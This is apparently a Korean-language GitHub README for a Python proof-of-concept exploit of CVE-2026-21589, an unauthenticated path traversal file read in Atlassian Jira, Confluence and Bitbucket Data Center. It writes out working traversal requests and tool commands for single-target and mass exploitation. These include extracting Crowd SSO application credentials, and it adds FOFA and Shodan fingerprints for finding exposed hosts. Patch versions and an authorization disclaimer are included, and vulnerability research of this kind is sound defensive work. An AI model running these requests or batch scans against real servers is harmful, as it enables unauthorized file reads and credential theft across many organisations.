
 murrez/cve-2026-21589
Atlassian Data Center 제품의 atlassian-plugins-webresource를 통한 인증되지 않은 경로 탐색 파일 읽기 취약점인 CVE-2026-21589에 대한 Python PoC로, check, exploit, batch 모드를 포함합니다.

CVE-2026-21589 — Atlassian Data Center / 자체 관리형 제품 — atlassian-plugins-webresource 경로 처리(:: → /)를 통한 Tomcat 웹 애플리케이션 루트 내부의 인증되지 않은 임의 파일 읽기에 대한 Python 3 PoC입니다.
| 필드 | 값 |
|---|---|
| CVE | CVE-2026-21589 |
| 벤더 | Atlassian |
| 제품 | Bitbucket, Confluence, Jira (Software / JSM), Bamboo, Crowd, Crucible, Fisheye (DC / 온프레미스) |
| 유형 | 임의 파일 읽기 (쓰기 / 그 자체로 RCE는 아님) |
| 인증 | 없음 |
| CVSS 4.0 | 9.3 심각 (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H) |
| PoCbit 페이지 | https://pocbit.org/pocs/cve-2026-21589 |
| 검증 마커 | POCBIT-21589-OK |
| PoC에서 검증된 경로 | Jira, Confluence, Bitbucket |
PoC 초점: check (WEB-INF 프로브 + 제품 마커), exploit (알려진 경로 읽기, 선택적 crowd.properties 파싱), 배치 -j, JSONL + hits.txt / exploited.txt.
공유 라이브러리 atlassian-plugins-webresource 는 /download/resources/...와 같은 경로 아래에서 정적 플러그인 자산을 제공합니다. 취약한 빌드에서는 Router.unescapeSlashes()가 라우팅 후 ::를 /로 변환합니다. ..:: 형태의 순회 세그먼트는 ../ 가 되어 getResourceRelativeToWebResource()의 슬래시 제거를 우회하고 ResourceFactory 파일 읽기에 도달합니다.
제한 사항 (벤더 + 연구):
WEB-INF/classes/crowd.properties의 Crowd SSO 자격 증명).| 제품 | 패치된 버전 이상 |
|---|---|
| Jira Software / JSM Data Center | 9.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 10.2.24, 12.1.12 |
| Crowd Data Center | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible / Fisheye | 4.9.15 |
flowchart LR
  A["GET /download/resources/..."] --> B[Router]
  B --> C["unescapeSlashes (:: → /)"]
  C --> D[getResourceRelativeToWebResource]
  D --> E[ResourceFactory read]
  E --> F[Response body = file content]
Jira
GET /download/resources/jira.webresources:color-picker-popup/images/..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Confluence
GET /s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..::..::..::..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Bitbucket (종종 web.xml 대신 urlrewrite.xml 사용)
GET /s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..::..::..::..::..::WEB-INF::urlrewrite.xml HTTP/1.1
Jira가 Atlassian Crowd와 통합되어 있는 경우, WEB-INF/classes/crowd.properties에 **application.name**과 **application.password**가 포함되어 있을 수 있습니다. Crowd에 대한 네트워크 접근 권한이 있다면 이는 신원 관리 작업으로 이어질 수 있습니다(이 CVE와는 별개이며, Crowd IP 허용 목록이 직접 접근을 차단할 수 있습니다). 이 저장소는 해당 파일이 존재할 때 읽고 파싱만 하며, Crowd 사용자 생성을 자동화하지 않습니다.
requestspip install requests
cd CVE-2026-21589

# Vulnerability check (tries Jira → Confluence → Bitbucket; plain :: then URL-encoded ::)
python poc.py -u https://jira.example.com --mode check

# Same with JSON
python poc.py -u https://jira.example.com --mode check --json

# Read a specific file under web root
python poc.py -u https://jira.example.com --mode exploit --file WEB-INF/web.xml -o web.xml --insecure

# Try Crowd integration secrets (fails if file missing — check can still pass)
python poc.py -u https://jira.example.com --mode exploit --grab-crowd --insecure

# Force product route
python poc.py -u https://confluence.example.com --mode check --product confluence

# Batch scan
python poc.py --list targets.txt --mode check -j 25 --insecure
python poc.py --list hits.txt --mode exploit --grab-crowd -j 10 --insecure

# Mass exploit — read WEB-INF/web.xml on every URL in list
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6

샘플 터미널 출력: [VULN]은 프로브가 확인되었음을 나타내며, POCBIT-21589-OK:WEB-INF/web.xml이 포함된 [EXP]는 파일 읽기에 성공했음을 의미합니다. 요약 줄은 **cve_2026_21589_exploit.jsonl**을 기록합니다.
| 플래그 | 용도 |
|---|---|
--mode check | WEB-INF 프로브; 응답 마커로 제품 탐지 |
--mode exploit | check 후 --file 읽기 (기본값 WEB-INF/classes/crowd.properties) |
--grab-crowd | exploit이 crowd.properties를 읽고 파싱된 앱 자격 증명을 출력 |
--encode-colons | %3a%3a 인코딩 강제 (기본값: 일반 먼저 시도 후 인코딩) |
--insecure | TLS 인증서 검증 건너뛰기 |
-j | --list의 스레드 수 |
출력 (배치): cve_2026_21589_results.jsonl, hits.txt, exploited.txt.
결과 해석
[VULN] — WEB-INF 마커를 통해 취약한 Jira/Confluence/Bitbucket이 탐지됨.POCBIT-21589-OK:WEB-INF/web.xml**이 포함된 배치 [EXP] — 요청한 파일 읽기 성공 (위 스크린샷 참조).[EXP] 줄 없이 단일 대상 [+] POCBIT-21589-OK jira @ … — check 통과; crowd.properties가 없으면 **--grab-crowd**는 여전히 실패할 수 있음.0**은 요청한 파일 읽기가 검증된 경우에만 해당하며, 그렇지 않으면 1.범위: 자체 관리형 호스트. 가능한 경우 클라우드 SaaS는 제외:
host!="atlassian.net" && host!="jira.com"
광범위한 제품 지문
title="Log in - Jira" || title="Log In - Jira"
body="ajs-version-number" || body="jira.webresources" || body="atlassian.jira"
header="X-AUSERNAME" || header="X-ASEN"

title="Log in - Confluence" || title="Log In - Confluence"
header="X-Confluence-Request-Time" || body="confluence.web.resources"

title="Log in - Bitbucket"
body="bitbucket.page" || body="com.atlassian.bitbucket"
웹 리소스 표면(이 CVE와 동일 계열)
body="/download/resources/" && (body="atlassian" || title="Jira" || title="Confluence" || title="Bitbucket")
FOFA는 패치 수준을 안정적으로 노출하지 않습니다 — 항상 **python poc.py --mode check**를 실행하세요.
Shodan (예시): http.title:"Log in - Jira", http.headers.x_confluence_request_time, http.html:"jira.webresources".
::, %3a%3a, 슬래시 또는 백슬래시에 인접한 **..**를 찾으세요 (Atlassian 권고 / CERT-EU 2026-015).WEB-INF 또는 crowd.properties 접근이 의심되는 경우, 패치하고 Crowd 애플리케이션 비밀번호를 교체하며 Crowd 감사 로그를 검토하세요.소유하거나 테스트에 대한 명시적 서면 승인을 받은 시스템에서만 사용하세요. 무단 접근은 불법입니다.
CVE-2026-21589 — Atlassian DC pre-auth arbitrary file read (CVSS 4.0 9.3). PoCbit PoC: atlassian-plugins-webresource ..:: traversal on /download/resources/ for Jira, Confluence, Bitbucket. check + exploit (WEB-INF/web.xml, crowd.properties). Batch JSONL, hits.txt. Not RCE. https://pocbit.org/pocs/cve-2026-21589






